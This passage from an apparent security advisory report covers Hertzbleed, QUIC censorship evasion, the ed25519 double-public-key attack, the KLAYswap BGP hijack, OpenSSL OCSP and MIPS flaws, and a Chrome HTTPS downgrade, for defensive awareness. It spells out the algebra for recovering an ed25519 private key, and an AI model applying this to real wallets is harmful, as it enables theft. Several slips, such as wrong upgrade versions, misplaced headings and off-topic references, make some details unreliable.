
case, these attacks can allow an attacker to extract cryptographic keys from remote servers that were previously believed to be secure.

It is a real, and practical, threat to the security of cryptographic software. The authors of the attack have demonstrated how a clever attacker can use a novel chosen-ciphertext attack against SIKE to perform full key extraction via remote timing, despite SIKE being implemented as “constant time”.

Non-constant Time Operations

DVFS modifies the CPU’s frequency from the so-called steady-state frequency. DVFS causes it to switch among multiple performance levels (called P-states) and oscillate among them. Modern DVFS gives the hardware almost full control to adjust the P-states it wants to execute in and the duration it stays at any P-state. These modifications are totally opaque to the user, since they are controlled by hardware and the operating system provides limited visibility and control to the end-user.

The modern CPUs can spend more power and speed up the computations. This shows the relation between CPU’s clock frequency and & time taken for program cycles.



Execution time of a five cycles program			
Frequency	4.0 GHz	3.5 GHz	3.0 GHz
Execution Time	1.25 ns	1.43 ns	1.67 ns

Moving on from there, we also see that every time the processor has to flip a bit in a register, it takes a certain amount of time and energy.

It is also seen that the larger the number of bits set (also known as the Hamming weight) in the operands, the more power an operation takes. The Hamming weight effect is widely observed with no known explanation of its root cause. For example,

$$\begin{array}{r} 0\,1\,1\,1\,1\,1\,1\,1 \\ +\quad 0\,1\,0\,0\,0\,0\,0\,0 \\ \hline 1\,0\,1\,1\,1\,1\,1\,1 \end{array} \qquad\qquad \begin{array}{r} 0\,1\,0\,0\,0\,0\,0\,0 \\ +\quad 0\,1\,0\,0\,0\,0\,0\,0 \\ \hline 1\,0\,0\,0\,0\,0\,0\,0 \end{array}$$


These 2 operations take different Power & times to execute

The addition on the left will consume more power compared to the one on the right, since CPU needs to flip 6 bits more for the operation on the left-hand side than that for the right-hand side.

This induces time and power difference depending on the data the CPU is processing. This can be utilized for carrying out timing attacks to guess sensitive information.

About SKIE

The Supersingular Isogeny Key Encapsulation (SIKE) protocol is a Key Encapsulation Mechanism (KEM) finalist of the NIST Post-Quantum Cryptography competition (currently at Round 3). The building block operation of SIKE is the calculation of isogenies (transformations) between elliptic curves.



Operating with anomalous inputs, the output has both coordinates equal to zero, so X=0 and Z=0. If we recall our basics on fractions, we can figure out that there is something odd in a fraction X/Z = 0/0; furthermore, it was always regarded as something not well-defined.

Exploitation:

The immediate action specific for SIKE is to prevent edge cases from occurring in the first place. Most SIKE implementations provide a certain amount of leeway, assuming that inputs will not trigger exceptional cases. This is not a safe assumption. Instead, implementations should be hardened and should validate that inputs and keys are well-formed.

Impact:

HertzBleed shows that certain workloads can induce changes in the frequency scaling of the processor, making programs run faster or slower. In this setting, small differences in the bit pattern of data result in observable differences in execution time. This puts a spotlight on the state-of-the-art techniques we know so far used to protect against timing attacks and makes us rethink the measures needed to produce constant-time code and secure implementations. Defending against features like DVFS seems to be something that programmers should start to consider too.

Mitigation:

- Disable Dynamic Voltage Frequency scaling from the bios settings. It's not a recommended mitigation as it may affect the CPU performance
- Avoid SIKE cryptosystems. For protection against Quantum computer attacks or Quantum resiliency, choose other resilient cryptosystems.

References:

1. https://blog.cloudflare.com/hertzbleed-explained/
2. https://www.hertzbleed.com/
3. https://sike.org/
4. https://nvd.nist.gov/vuln/detail/CVE-2022-24436

6.15 OTF Researchers Found QUIC Censorship

Introduction:

Web traffic censorship limits free access to information, making it a global human rights issue. The introduction of HTTP/3 (HTTP over QUIC) yields promising expectations to counteract such interference, due to its novelty, built-in encryption, and faster connection establishment.

QUIC is a general-purpose transport layer network with the goal of reducing latency compared to existing protocols. As defined by the Internet Engineering Task Force (IETF), it is an encrypted connection-oriented protocol that operates at the Transport Layer, or Layer 4, in the OSI model. While only formally adopted as a standard by the IETF in May 2021, its roots date back nearly a decade.

In 2012, engineers at Google originally developed the Quick UDP Internet Connections protocol as an experiment to improve the performance of Google's web applications. While QUIC was originally an acronym, the official standard in RFC 9000 describes QUIC as a name, not an acronym.


QUIC was built to target HTTP, and HTTP/3 is the first version of HTTP that uses QUIC. HTTP/3 is currently supported by 73% of running web browsers and used by 25% of the top 10 million websites.

The wide deployment of HTTP/3 is largely attributed to how large internet companies like Google and Facebook use QUIC for their services and browsers. More and more websites are loaded through HTTP/3 rather than the prior versions HTTP/1.1 or HTTP/2.

Adoption of QUIC has been rising. Some big names have really gotten behind it. The majority of Google's web traffic is now QUIC. Facebook has also jumped in, claiming that over 75% of their traffic is along the new protocol.

Instead of using the Transmission Control Protocol (which earlier HTTP versions used), QUIC builds upon the User Datagram Protocol (UDP) and provides better network performance. Using UDP – an already established protocol for sending and receiving messages in an IP network – also made the large-scale deployment of QUIC a lot easier since networking devices are already used to this kind of network traffic.

Privacy and security have become important considerations in the development of new internet technologies. QUIC is no exception. It uses built-in encryption which means that TLS 1.3 encryption is mandatory and an integral part of the protocol.



Description:

As QUIC's usage increases, it becomes the target of censorship efforts. From the perspective of censors, the emergence of QUIC and HTTP/3 means two things:

HTTP/3 web traffic looks differently to firewalls, such that censors need to deploy new strategies to detect it. QUIC is better protected by encryption. QUIC encryption hides not only the details of the communication but also most of the connection metadata from observers.

From the perspective of the anti-censorship community, the emergence of QUIC comes with new challenges and possibilities: Monitoring developments in QUIC censorship since its launch is the groundwork for developing appropriate censorship evasion tools as early as possible. Beyond that, the measurements provide unique insights into how censorship systems are maintained and adapted to change.

While it is technically still possible to censor HTTP/3 connections based on the SNI in TLS, the collected data shows that hardly any censors actually parse and use this information (even when they do parse the SNI in traditional HTTPS traffic). Additionally, the built-in encryption and authentication make QUIC traffic less vulnerable to attacks by censors that try to force-terminate connections ("reset attacks"). Consequently, the (likely) only way to block QUIC connections is to drop packets until the connection times out ("null routing"). Since the client will re-transmit lost packets, null routing requires the censor to invest more resources in comparison to reset attacks. The data seems to confirm this idea since the only error type observed for HTTP/3 connections were timeouts either during the QUIC connection establishment ("handshake") or in the middle of the working connection.

QUIC connections are designed in a way that makes it harder for stateful censors to remember and identify QUIC data flows. The identification numbers of connections can be changed during encrypted communication. Thus, a censor that monitors connection IDs can be tricked by changing the connection IDs mid-communication. Moreover, QUIC connections can persist even when the IP addresses of the communication partners change. This feature might also be useful for tricking stateful censors.

CVSS Score: 6 Medium Severity

Impact:

Using an input list of possibly blocked websites, Kathrin Elmenhorst investigated selected autonomous systems in China, India, Iran, Kazakhstan, Russia, Uganda, and Venezuela and published a report on Open Technology Fund.

The presented evaluation assesses the different blocking methodologies employed for TCP/TLS versus the ones employed for QUIC. Unsurprisingly, the censorship techniques vary between networks. Some censors do not specifically block QUIC or HTTP/3, but they use IP censorship which is rather unspecific and blocks HTTP/3 as collateral damage. Others block specific UDP endpoints (a combination of IP address and UDP port) while some even try to inspect individual QUIC packets ("Deep Packet Inspection").

In early 2021, the first QUIC censorship measurements with the OONI probe were run. Only two networks in one country (Iran) where it seemed like HTTP/3 was specifically found blocked. Only one year later, most networks measured showed HTTP/3 specific blocking. In Russia, multiple layers of HTTP/3 censorship and deep packet Inspection of QUIC packets (SNI blocking) were observed. While the censorship methodologies appear to be unstable in many networks still, this clearly shows that HTTP/3 censorship is increasing proportionally to HTTP/3 usage.

Mitigation:

QUIC is a reality that the anti-censorship community must be aware of in order to better monitor and fight censorship in the future.

QUIC makes it rather difficult for censors to keep the state of connection. A QUIC connection is uniquely identified by the source and destination connection IDs that are chosen during the QUIC handshake. The connection IDs can be changed mid-connection by using the encrypted NEW_CONNECTION_ID frame. Note that a QUIC connection is neither bound to a specific IP address nor UDP port but can migrate paths if the connection IDs stay the same.

- A stateful censor that remembers connection IDs will not be able to track when QUIC endpoints change connection IDs because the announcement of such a change is encrypted.
- A censor that remembers IP addresses will not be able to track when a connection migration to a different path happens because endpoints can spontaneously switch addresses without announcing it to their peer beforehand.

These considerations imply the potential of the following censorship circumvention approaches unique to QUIC:

- Change connection IDs shortly after the handshake.
- Change paths after the handshake. Paths must be consistent for the handshake.

References:

1. https://en.wikipedia.org/wiki/QUIC
2. https://github.com/kelmenhorst/quic-censorship/blob/main/evade.md
3. https://www.rfc-editor.org/rfc/rfc9000.html#name-connection-migration

6.16 Unsafe ed25519 Libraries Disclose Private Keys

Introduction:

Edwards-curve Digital Signature Algorithm (EdDSA) uses Curve 25519 and SHA-512 to produce an EdDSA signature.

By the nature of ed25519, if a message is doubly signed with 2 different public keys, then just with the help of the signatures and the public keys, the private can be recovered.

This property of Ed25519, can be exploited to steal private keys in crypto-currency wallets, implemented using vulnerable libraries.

CVSS Score: 6 Medium Severity

Description:

Since 2017, researchers have found many vulnerable implementations of ed25519 but due to a practical difficulty in exploiting the vulnerability in the practical world, Ed25519 is still in the list of NIST approved signing-and verification algorithms.

A Primer on Ed25519

This primer is taken from ASecurity Site

With EdDSA, Alice will sign a message with her private key, and then Bob will use her public key to verify that she signed the message (and that the message has now changed):

Key generation

Alice generates a random 32-byte secret key (*sk*) and then creates a public key of:

$$pk=sk\cdot G$$

and where *G* is the base point of the curve.




Image Source - https://asecuritysite.com/eddsa/ed03

Signing

Alice creates a SHA-512 hash of her private key:

h=HASH(sk)

Create r from the upper 32 bytes of hash and the message:

r=HASH(h[32:]||m))

And where "||" represents a concatenation of the byte array values. Next, she matches r onto curve with:

R=r·G

Next Alice computes s with:

s=r+(HASH(R||pk||m))·sk

The signature is (R,s). The values of R and s are 32 bytes long, and thus the signature is 64 bytes long.

Verification

Bob creates S using R, pk and m :

S=HASH(R||pk||m)

And next creates two verification values:

$$v1 = s \cdot G$$

$$v2 = R + pk \cdot S$$

If $v1 == v2 \pmod{q}$ the signature checks. This is because:

$$\begin{aligned} v1 &= s.G \\ &= (r+(\text{HASH}(R||pk||m)) \cdot sk) \cdot G \\ &= rG + sk \cdot G \cdot (\text{HASH}(R||pk||m)) \\ &= R + pk \cdot S \\ &= v2 \end{aligned}$$

Implementation Vulnerability

Now, if we can get the same message signed with the same private key, but with different public keys, we can actually recover the private key signing element (*sk*). In the previous derivation we had:

$$s = r+(\text{HASH}(R||pk||m) \cdot sk$$

Bob is able to determine:

$$e=\text{HASH}(R||pk||m)$$

and so we have:

$$s=r+(e \cdot sk)$$

Now, if we can generate two signatures from different public keys we get:

$$e=\text{HASH}(R||pk1||m)$$

$$e' =\text{HASH}(R||pk2||m)$$

and:

$$s=r+(e \cdot sk)(\text{mod } q)$$

$$s'=r+(e' \cdot sk)(\text{mod } q)$$

If we now subtract these, we get:

$$s-s'=r+(e \cdot sk)-(r+(e' \cdot sk))(\text{mod } q)$$

$$s - s' = (e \cdot sk) - (e' \cdot sk) \pmod q$$

$$s - s' = (e - e') \cdot sk \pmod q$$

Converting to find *sk*:

$$sk = (s - s')(e - e')^{-1} \pmod q$$

And that's it! Bob can recover Alice's private key, but taking the two signatures, and then also generating the *e* values for each signature.

Exploitation:





Image Source - blog.safeheron.com

The above image presents a common wallet architecture, including mobile wallet, hardware wallet, cloud wallet (run on a server), etc. scenarios. In the wallet architecture, the private key is generally stored in a safe place which cannot be accessed by outside but can participate in signature computing.

When a wallet is tricked to sign the same message twice, once with a legitimate public key & next time with an invalid public key, the 2 signatures can be used to compute the private key which was securely kept in the wallet.

Impact:



KryptosPi

Initial impact report about this week's EdDSA Double-PubKey Oracle attack in 40 affected crypto libs

Last week MystenLabs crypto research revealed a list of 26 Ed25519 libraries that could expose the private key if the signing function was misused either accidentally or on purpose. **As of today and thanks to community contribution, this list currently includes 40 libraries** from almost every programming language, some of them very popular with 100+ Github stars.

TL;DR the report revealed that the signing api of many ed25519 libs (some of them very popular) unfortunately expects a public key as input. An attacker may extract the private key by requesting two different signatures for the same message and private key, but on purpose for a different public key. Applications should not expose this api publicly and should refactor it to protect devs against accidental api misuse.

More than 40 different libraries implementing vulnerable versions of Ed25519 were affected as per this reddit post

Source - Reddit Post

Private key(s) can be stolen from a crypto-currency wallet which are designed to use an insecure version of Ed25519 Signature Algorithm.

Mitigation:

To protect the disclosure of Ed25519 private keys it is recommended to use the libraries which have fixed the vulnerable design.

The fixing of libraries will involve following 2 checks.

1. Libraries should not take third-party supplied public keys directly for computing signature of a message.
2. Check for the validity of public key every time a message needs to be signed.

Though the attack is practical, it's difficult to execute. Whenever a signing function is called by a third party, then you should be cautious about this attack.

References:

1. https://asecuritysite.com/eddsa/ed03
2. https://github.com/MystenLabs/ed25519-unsafe-libs
3. https://portswigger.net/daily-swig/dozens-of-cryptography-libraries-vulnerable-to-private-key-theft
4. https://blog.safeheron.com/blog/insights/safeheron-originals/analysis-on-ed25519-use-risks-your-wallet-private-key-can-be-stolen

6.17: BGP Hijacking Used to Get Unauthorized Certificates

Introduction:

KLAYSwap Exchange is a decentralised cryptocurrency exchange operating on the Klaytn blockchain network. In February 2022, users of KLAYSwap exchange were tricked to install a malicious SDK file which manipulates the token transfer transaction by changing the receiver's public address to the attacker's public address.

The incident resulted in $1.9 Million loss to KLAYSwap exchange.

CVSS Score: 6 Medium Severity

Description:

KlaySWAP is a South Korean cryptocurrency platform, running on Klaytn blockchain network.

The SDK


KakaoTalk is a popular messaging & chat service in South Korea. KLAYswap and KakaoTalk-related services dynamically load and use Kakao SDK (Software Development Kit) for marketing purposes.

Attackers chose to use distribute kakao.min.js to KlaySwap users and steak their Klaytn tokens.

The BGP Attack

The service provider Dreamline, maintains the servers, networking & routing information of Kakao Corp. Through Dreamline operators' unknown attackers updated the routing information of Autonomous System AS9457 to point Developers[.]kakao.com to increase the priority of ip 211.249.216.0/21 under their control instead of the legitimate IP 121.53.104.0/24

BGP attack



Obtaining Certificates

Once successfully able to hijack the traffic of developer[.]kakao.com, to the IP controlled by the attackers, they procured a TLS certificate from ZeroSSL, a free Domain Verified certificate provider.


Distribution of malicious SDK

Users visiting the hijacked Developers[.]kakao.com site initiated the download of malicious kakao.min.js sdk file. This SDK manipulated transactions to transfer KlaySWAP tokens from the victim's wallet to the attacker wallets.

Exploitation:

By injecting a malicious route for the subdoming developers[.]kakao.com, adversaries procured certificates for this domain from ZeroSSL. At this webpage, attackers hosted malicious SDK kakao.min.js.

Once the kakao.min.js is installed on the victims' machine, the victims' tokens are stolen by manipulating the transactions.



https://developers[.]kakao.com/sdk/js/kakao.min.js

Impact:

Using a Border Gateway Protocol hack in the server infrastructure of one of its suppliers, Unknown hackers stole around $1.9 Million from KLAYswap, a South Korean cryptocurrency platform.

Similar Attacks in the past

Mining Pool Server Hijacking

Similar incident has been analysed in our 2019 white paper.

MyEtherWallet Hacking Incident


We have covered this incident in our 2020 white paper

Mitigation:

BGP hijacking attacks are beyond the control of non-autonomous Systems & ISPs control. Organisations cannot detect or prevent BGP hijacking attacks but can detect the issuance of certificates for their domain or subdomain that needs successful manipulation of the access route.

Certificate Transparency Logs

The certificates issued for your organisation or domains of your interest can be monitored at https://crt.sh a voluntary body maintaining logs of all issued certificates.



crt.sh Identity Search

Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'developers.kakao.com'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6097052179	2022-02-03	2022-02-03	2022-05-04	developers.kakao.com	developers.kakao.com	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6097052105	2022-02-03	2022-02-03	2022-05-04	developers.kakao.com	developers.kakao.com	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Monitoring for any unauthorised certificate generation can alert you about suspicious activity involving your organisation and then further steps can be taken to mitigate the impact.

References:

1. https://habr.com/ru/companies/yandex/articles/655185/
2. https://knowledge.digicert.com/solution/Embargoed-Countries-and-Regions.html
3. https://www.eff.org/deeplinks/2022/03/you-should-not-trust-russias-new-trusted-root-ca

6.18: OSCP Verification Flaw in OpenSSL

Introduction:

It is an implementation flaw class of vulnerability. OCSP_basic_verify may incorrectly verify the response signing certificate.

CVSS Score: **5.3 Medium Severity**

Description:

This issue was reported to OpenSSL on the 6th of April, 2022, by Raul Metsma. Matt Caswell developed the fix from OpenSSL.

This flaw impact has been rated Moderate because the configuration required for it to occur is non-default, not common, and there is still an indication of failure at the CLI for the OCSP application.

The function `OCSP_basic_verify` verifies the signer certificate on an OCSP response. If the (non-default) flag OCSP_NOCHECKS is used, the response will be positive (meaning a successful verification) even when the response signing certificate fails to verify.

It is anticipated that most users of `OCSP_basic_verify` will not use the OCSP_NOCHECKS flag. In this case, the `OCSP_basic_verify` function will return a negative value (indicating a fatal error) for a certificate verification failure. The standard expected return value, in this case, would be 0.

Exploitation:

When verifying an OCSP response with the "-no_cert_checks" option, the command line application will report that the verification is successful even though it has failed. In this case, the incorrect successful response will also be accompanied by error messages showing failure and contradicting the successful result.

Impact:

This issue also impacts the command line OpenSSL "OCSP" application. This issue affects OpenSSL version 3.0.0,3.0.1,3.0.2.

Mitigation:

- OpenSSL 1.0.2 users should upgrade to 1.0.2ze (premium support customers only)
- OpenSSL 1.1.1 users should upgrade to 1.1.1
- OpenSSL 3.0 users should upgrade to 3.0.3
- Fixed in OpenSSL 3.0.3 (Affected 3.0.0,3.0.1,3.0.2).

References:

1. https://nvd.nist.gov/vuln/detail/CVE-2022-1343
2. https://www.openssl.org/news/secadv/20220503.txt
3. https://www.suse.com/security/cve/CVE-2022-1343.html
4. https://access.redhat.com/security/cve/cve-2022-1343

6.19: Private Key Disclosure Vulnerability in MIPS CVE-2021-4160

Introduction:

MIPS (Microprocessors without Interlocked Pipelined Stages) are microprocessors based on RISC (Reduced Instruction Set Computer) architectures. The way MIPS implements squaring procedure, it has a carry propagation bug, that can be used to carry out side-channel class of attacks leading to private-key disclosure.

Many versions of the Debian Linux and Debian derivatives, OpenSSL and Oracle components are affected by this vulnerability. It has high attack complexity, high confidentiality impact, and employs a network as an attack vector.

CVSS Score: **5.3 Medium Severity**

Description:

This issue was found on the 10th of December 2021 and subsequently fixed by Bernd Edlinger.

BN_mod_exp may produce incorrect results on MIPS.

Being a carry propagation bug, many EC algorithms are affected, including TLS 1.3 default

curves. Since the prerequisites for attack are considered unlikely and employ reused private keys, its impact could have been analyzed more precisely.

The impact of this defect enables attacks against RSA & DSA as less likely to be carried out. On the other hand, attacks against DH are likely feasible (although complex) since the tasks required to deduce and investigate information about a private key would be carried out offline.

Exploitation:

The resources required for exploiting such an attack are large & significant. For a meaningful TLS attack, the server must share the DH private keys among multiple clients. This bait of sharing the key has yet to be made available since CVE-2016-0701.

Impact:

The issue only affects OpenSSL on MIPS platforms, with OpenSSL versions 1.0.2, 1.1.1, and 3.0.0. The 1.0.2 release is addressed in git commit 6fc1aaaf3, available to premium support customers only.

Mitigation:

- OpenSSL 1.0.2 users should apply git commit 6fc1aaaf3 (premium support customers only)
- OpenSSL 1.1.1 users should upgrade to 1.1.1m
- OpenSSL 3.0.0 users should upgrade to 3.0.1

Fixed in OpenSSL 3.0.1 (Affected 3.0.0). Fixed in OpenSSL 1.1.1m (Affected 1.1.1-1.1.1l). Fixed in OpenSSL 1.0.2zc-dev (Affected 1.0.2-1.0.2zb).

Note: OpenSSL 1.0.2 lacks support and no longer receives public updates. Extended support is available for premium support customers:

https://www.openssl.org/support/contracts.html

OpenSSL 1.1.0 is out of support and no longer receiving updates. The impact of these issues on OpenSSL 1.1.0 has yet to be analyzed. Users of these versions should upgrade to OpenSSL 3.0 or 1.1.1.

References:

1. https://nvd.nist.gov/vuln/detail/CVE-2021-4160
2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4160
3. https://www.openssl.org/news/secadv/20220128.txt

6.20 Chrome Downgrades HTTPS to HTTP

Introduction:


An interesting bug was discovered in Chrome, describing the behavior of the browser downgrading long-running requests from HTTPS to HTTP after 3 seconds of waiting for a response. The expected behavior of Chrome for long-running requests is that the browser waits for the response (even if it takes time) or that it times out. But instead, Chrome is cancelling the first request after 3s, then requests the same URL again, this time via HTTP, instead of the original HTTPS.

Description:

